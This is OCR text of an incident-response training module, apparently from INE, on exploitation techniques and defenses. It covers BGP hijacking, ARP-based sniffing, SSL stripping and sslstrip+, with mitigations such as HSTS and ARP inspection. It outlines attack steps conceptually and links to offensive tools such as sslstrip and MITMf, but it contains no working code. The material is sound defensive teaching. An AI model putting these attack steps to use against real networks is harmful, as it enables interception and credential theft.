HideZeroOne
INE – Cyber Sec
www.hide01.ir

IHRP

Incident Handling & Response Professional

v1

Preparing & Defending Against Exploitation

Section 03 | Module 03

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

References

References

References

References

References

References

Table of Contents

Module 03 | Preparing & Defending Against Exploitation

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

References

References

References

References

References

References

Learning Objectives

By the end of this module, you should have a better understanding of:

✓ The exploitation techniques used by attackers

✓ How to prepare and defend against exploitation activities

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

References

References

References

References

References

References

3.1

Exploitation: Definition

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

References

References

References

References


References

3.1 Exploitation: Definition

Once the reconnaissance and scanning phases are over, attackers will attempt to gain access to targeted systems and the sensitive data they may contain.

Attackers may also be only interested in disrupting an organization's operations. If this is the case they will attempt to deliver and execute destructive malware, cause system crashes or launch packet floods against critical systems.

The abovementioned attacker actions are known as **exploitation activities**.



OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
References
References
References
References
References

3.2

Exploitation Techniques & Defense

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

3.2 Exploitation Techniques & Defense

3.2.1 BGP Hijacking

3.2.2 Passive & Active Sniffing

3.2.3 Remote Exploits

3.2.4 NetNTLM Hash Capturing & Relaying

3.2 Exploitation Techniques & Defense

Let's cover the exploitation activities that can be performed by attackers. Specifically, we'll cover the following exploitation techniques, as well as how to defend against them.

- BGP Hijacking
- Passive & Active Sniffing
- Remote Exploits
- NetNTLM Hash Capturing & Relaying
- Remote Linux Host Attacks
- Remote Denial of Service Attacks
- Malicious Macros

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying

3.2.1 BGP Hijacking

Let's start covering the exploitation techniques used by attackers with a very powerful, advanced but rare attack called **Border Gateway Protocol (BGP) hijacking**. A successful BGP hijacking attack will result in rerouting internet traffic through the attackers' network.

To do so, attackers will need access to an edge router, so that they can modify and broadcast BGP and ASN information.

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

To get a better idea of how this attack works. You first need to understand what BGP is and how it works.

The Internet consists of numerous Autonomous Systems (AS), which are interconnected. Simply put, BGP is an inter-AS routing mechanism that allows reachability information to be exchanged.

https://www.ietf.org/rfc/rfc4271.txt

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

In BGP, network nodes are called *peers*. Those peers exchange routing information among each other and also cooperate so that a global picture of where all IP networks are located and how to reach them is obtained. The pieces of information about IP network location and reachability are known as the *routing table*.

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation

Table of Contents

Learning Objectives

3.1 Exploitation: Definition

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

3.2 Exploitation Techniques & Defense

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

A BGP *peer* is informed about routes from different neighbors (that can be internal or external to the AS). This information will end up in the *routing table* of a BGP router. Based on its *routing table* a BGP router decides the optimum path to a destination.

OUTLINE

Section 3 | Module 3: Preparing & Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

The optimum route choice is made based on a complex algorithm that includes up to 13 different criteria.

If there are no criteria in place, BGP will always route Internet traffic over the shortest path, with the lowest number of intervening autonomous systems (AS) hops. Network administrators frequently alter this criteria to route Internet traffic according to their network or business needs.

https://www.noction.com/blog/bgp_bestpath_selection_algorithm

OUTLINE
Defending Against Exploitation
Table of Contents
Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

AS 1 owns network 80.56.0.0/16. This is announced to its peer in AS 2 using BGP. Anytime the BGP router in AS 2 comes across the 80.56.0.0/16 network it will know that the path to this network is through AS 1. The BGP router in AS 2 in turn shares the routing information to its peer in AS 3 using BGP. This way, BGP routers in AS 3 will know how to route IP packets to network 80.56.0.0/16.

Suppose that a router in AS 4 starts announcing that it is the owner of network 80.56.0.0/16, for a few minutes.

Depending on how it announced ownership, and based on the logic of the BGP optimum route algorithm, the router's BGP peers may be convinced that it is the optimum route to reach 80.56.0.0/16. The aforementioned action constitutes a BGP hijacking attack. BGP hijacking is basically the illegitimate takeover of groups of IP addresses by corrupting Internet routing tables.

Another example (refer to the image on your right) might be the case of routers in AS 3 receiving BGP information regarding 80.56.0.0/24 from a rogue router in AS 4. Being both a more specific prefix and a shorter AS path, they would wrongly route IP information destined to the 80.56.0.0/24 prefix through AS 4.

Source: https://cyberstartupobservatory.com/ip-hijacking

OUTLINE

Learning Objectives
3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

Preparation & Defense

To defend against BGP hijacking attacks, defenders should first know how normal traceroute information looks like. Routes may change over time but if defenders spot them changing exceedingly, they should inform the ISP about it.

As far as preparation is concerned, end users should be trained to identify session abnormalities, since in case of a successful BGP hijacking attack, their sessions will also be hijacked.

https://www.cisco.com/c/en/us/support/docs/ios-nx-os-software/ios-software-releases-121-mainline/12778-ping-traceroute.pdf

OUTLINE

3.1 Exploitation: Definition
3.1 Exploitation: Definition
3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking

3.2.2 Passive & Active Sniffing

Suppose that your organization is going through an internal penetration test or you are dealing with a malicious insider.

What both penetration testers and malicious insiders usually do is fire up a network sniffer such as Wireshark or tcpdump and analyze the passing traffic to identify network assets but most importantly authentication-related information, such as user credentials, password hashes etc. The aforementioned action is known as **passive sniffing**.

OUTLINE

3.1 Exploitation: Definition

3.2 Exploitation Techniques & Defense

3.2 Exploitation Techniques & Defense

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.1 BGP Hijacking

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

This is of course possible only on normal Ethernet (or Wireless) networks, where all data are broadcasted on the LAN segment.

In the case of a switched Ethernet environment, attackers will attempt to either fill the switch's CAM table, hoping that it will then act like a hub, or perform an ARP poisoning attack in order to be able to sniff traffic (we covered both in Section 1). The aforementioned procedure is known as **active sniffing**.

OUTLINE

3.2 Exploitation Techniques & Defense
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

The attackers' favorite tools to perform active sniffing are dsniff, Cain & Abel and Intercepter-NG.

https://www.monkey.org/~dugsong/dsniff/
http://www.oxid.it/cain.html
http://sniff.su/download.html

OUTLINE
3.2 Exploitation Techniques & Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

Preparation & Defense

As far as preparation against passive/active sniffing and session hijacking are concerned, ARP table hard-coding, locking switch physical ports down to allow a specific MAC address and dynamic ARP inspection (with DHCP snooping) can prevent rogue ARP packets from causing poisoning.

Obviously, encrypted sessions through SSH-2 or even better an encrypted VPN is the best choice against such attacks.

OUTLINE
Defense
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

Preparation & Defense

Defenders can identify active sniffing being performed, by detecting its first steps, MAC flooding or ARP poisoning. We covered how they can do so in Section 1. In addition, end users as well as administrators should be trained to identify session abnormalities.

End users may lose connectivity or experience session instabilities in their web sessions, whereas administrators may notice “`REMOTE HOST IDENTIFICATION HAS CHANGED!`” messages while trying to connect to a remote host over SSH.

OUTLINE
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing


Note: After a successful ARP poisoning or MAC flooding attack has been performed, attackers may execute additional attacks such as SSL Stripping and DNS spoofing in their attempt to gather user credentials.

OUTLINE

3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing

3.2.2.1 SSL Stripping

A successful ARP poisoning or MAC flooding attack cannot result in intercepting SSL-encrypted communications. For attackers to intercept SSL-encrypted traffic they will have to present victims with their own SSL certificate(s). Doing so will cause browser errors though and raise suspicions.



OUTLINE

3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

For this reason SSL-attacking tools have found ways to exploit SSL without the need to "inject" a certificate.

At BlackHat 2009 Moxie Marlinspike introduced a new method for extracting information from a secure session. In order to demonstrate how this works, Marlinspike released a tool named sslstrip.

https://moxie.org/software/sslstrip/
https://github.com/moxie0/sslstrip

OUTLINE

3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

The way sslstrip works is as follows:

- Performs a MITM attack on the HTTPS connection between the victim and the server
- Replaces the HTTPS links with HTTP clone links and remembers the links which were changed
- Communicates with the victim client over HTTP connections for any secure link
- Communicates with the legitimate server over HTTPS for the same secure link
- The sslstip attacker machine transparently proxies the communications between the victim and the server
- Favicon images are replaced with the known "secure lock" icon to provide familiar visual confirmations
- Sslstrip logs all traffic passing through so passwords, credentials etc. are stolen without the victim knowing

OUTLINE

3.2.1 BGP Hijacking
3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

Through this method, attackers are able to provide legitimate traffic to the client over an HTTP connection and provide visual feedback, such as the lock icon, without getting the SSL Certificate errors normally associated with MITM attacks on SSL Traffic.


OUTLINE

3.2.1 BGP Hijacking
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

On our right, you can see how a successful SSL stripping attack looks like.

The upper picture is what the victim sees and the lower one is sslstrip logging the downgraded (to HTTP) traffic.



OUTLINE

3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

Unfortunately for attackers, this technique stopped working with the introduction of the HTTP Strict Transport Security (HSTS) policy mechanism.

HSTS is a security enhancement specified by the web application that prevents the protocol downgrade from HTTPS to HTTP. If the browser supports this feature, it forces communications to HTTPS, by redirecting HTTP requests to HTTPS.

https://tools.ietf.org/html/rfc6797

OUTLINE

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

It is important to know that the sslstrip attack will work just fine if the victim connects to a SSL-powered web site for the first time. This happens because the web browser does not know whether or not to use a secure connection, since it never received the HSTS header.

In order to resolve this issue, web browsers implemented the so called '[preload lists](https://cs.chromium.org/#chromium/src/net/http/transport_security_state_static.json)', which contain sites that have to be accessed with a secure connection, even if accessed for the first time.


https://cs.chromium.org/#chromium/src/net/http/transport_security_state_static.json

OUTLINE

3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

On your right you can see an example of what your web browser may print if the connection is not secure and HSTS has been specified.



OUTLINE

3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping

3.2.2.1.1 sslstrip+

In order to (partially) bypass this security feature, *Leonardo Nve Egea* presented at Black Hat 2014 a new version of sslstrip, named sslstrip+.

Many Man-in-the-Middle tools started implementing *sslstrip+* in order to bypass HSTS. The one we are going to see in the next slides is called MITMf.

http://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014
https://github.com/singe/sslstrip2
https://github.com/byt3bl33d3r/MITMf

OUTLINE
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

Before seeing the tool in action, let us get a better idea of how the attack works.

In addition to the modified version of *sslstrip*, we now need to run a DNS server too. This way, we will be able to intercept and edit the victim's DNS requests, and bypass HSTS.

OUTLINE

3.2.2 Passive & Active Sniffing

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

The following summarizes the attack in action:

1. The victim goes to *google.com* (not in the HSTS preload list)
2. Attackers intercept the traffic and change the links in the web page. For example they change *accounts.google.com* to *acccounts.google.com* (notice the three 'ccc')
3. The victim makes a DNS request for the domain *acccounts.google.com*
4. Attackers intercept the request, forward the real DNS request and respond to the victim with a fake domain and the IP address

OUTLINE
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

The victim web browser will now search if the domain should be accessed securely (HTTPS). This is done by checking the HSTS preloaded list or by checking if the domain has already been visited, and then if it has the HSTS header already set (and not expired).


Since the domain is different (it is *acccounts* with three 'c's), the browser will continue the communication over HTTP.

OUTLINE

3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

On your right you can see how a successful sslstrip+ attack looks like.



OUTLINE

3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+

3.2.2 Passive & Active Sniffing

Detection Tip

Even if defenders miss the ARP poisoning or MAC flooding attack, they can identify DNS spoofing, as described in the following resource. https://blog.webernetz.net/detect-dns-spoofing-dnstraceroute/

https://blog.webernetz.net/detect-dns-spoofing-dnstraceroute/

OUTLINE

3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

To conclude this part of the module, be aware that both passive and active sniffing can result in attackers obtaining password hashes.

Depending on the password's complexity and the hashing algorithm being used attackers may be able to crack the obtained hash and recover the password in plain text.

OUTLINE

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.3 Remote Exploits

Through detailed reconnaissance and scanning attackers can identify not only a specific software/solution being used but also its version. Armed with this knowledge they can then look into exploit databases or underground communities and discover remotely exploitable vulnerabilities that this version may contain.

The most devastating type of remotely exploitable vulnerabilities are Buffer Overflows.

OUTLINE

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1 SSL Stripping

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2.1.1 sslstrip+

3.2.2 Passive & Active Sniffing

3.2.2 Passive & Active Sniffing

3.2.3 Remote Exploits

3.2.3 Remote Exploits

Buffer Overflow vulnerabilities are considered devastating since, if exploited, they can result (under certain conditions) in complete compromise of the underlying system.

OUTLINE

3.2.2.1 SSL Stripping
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

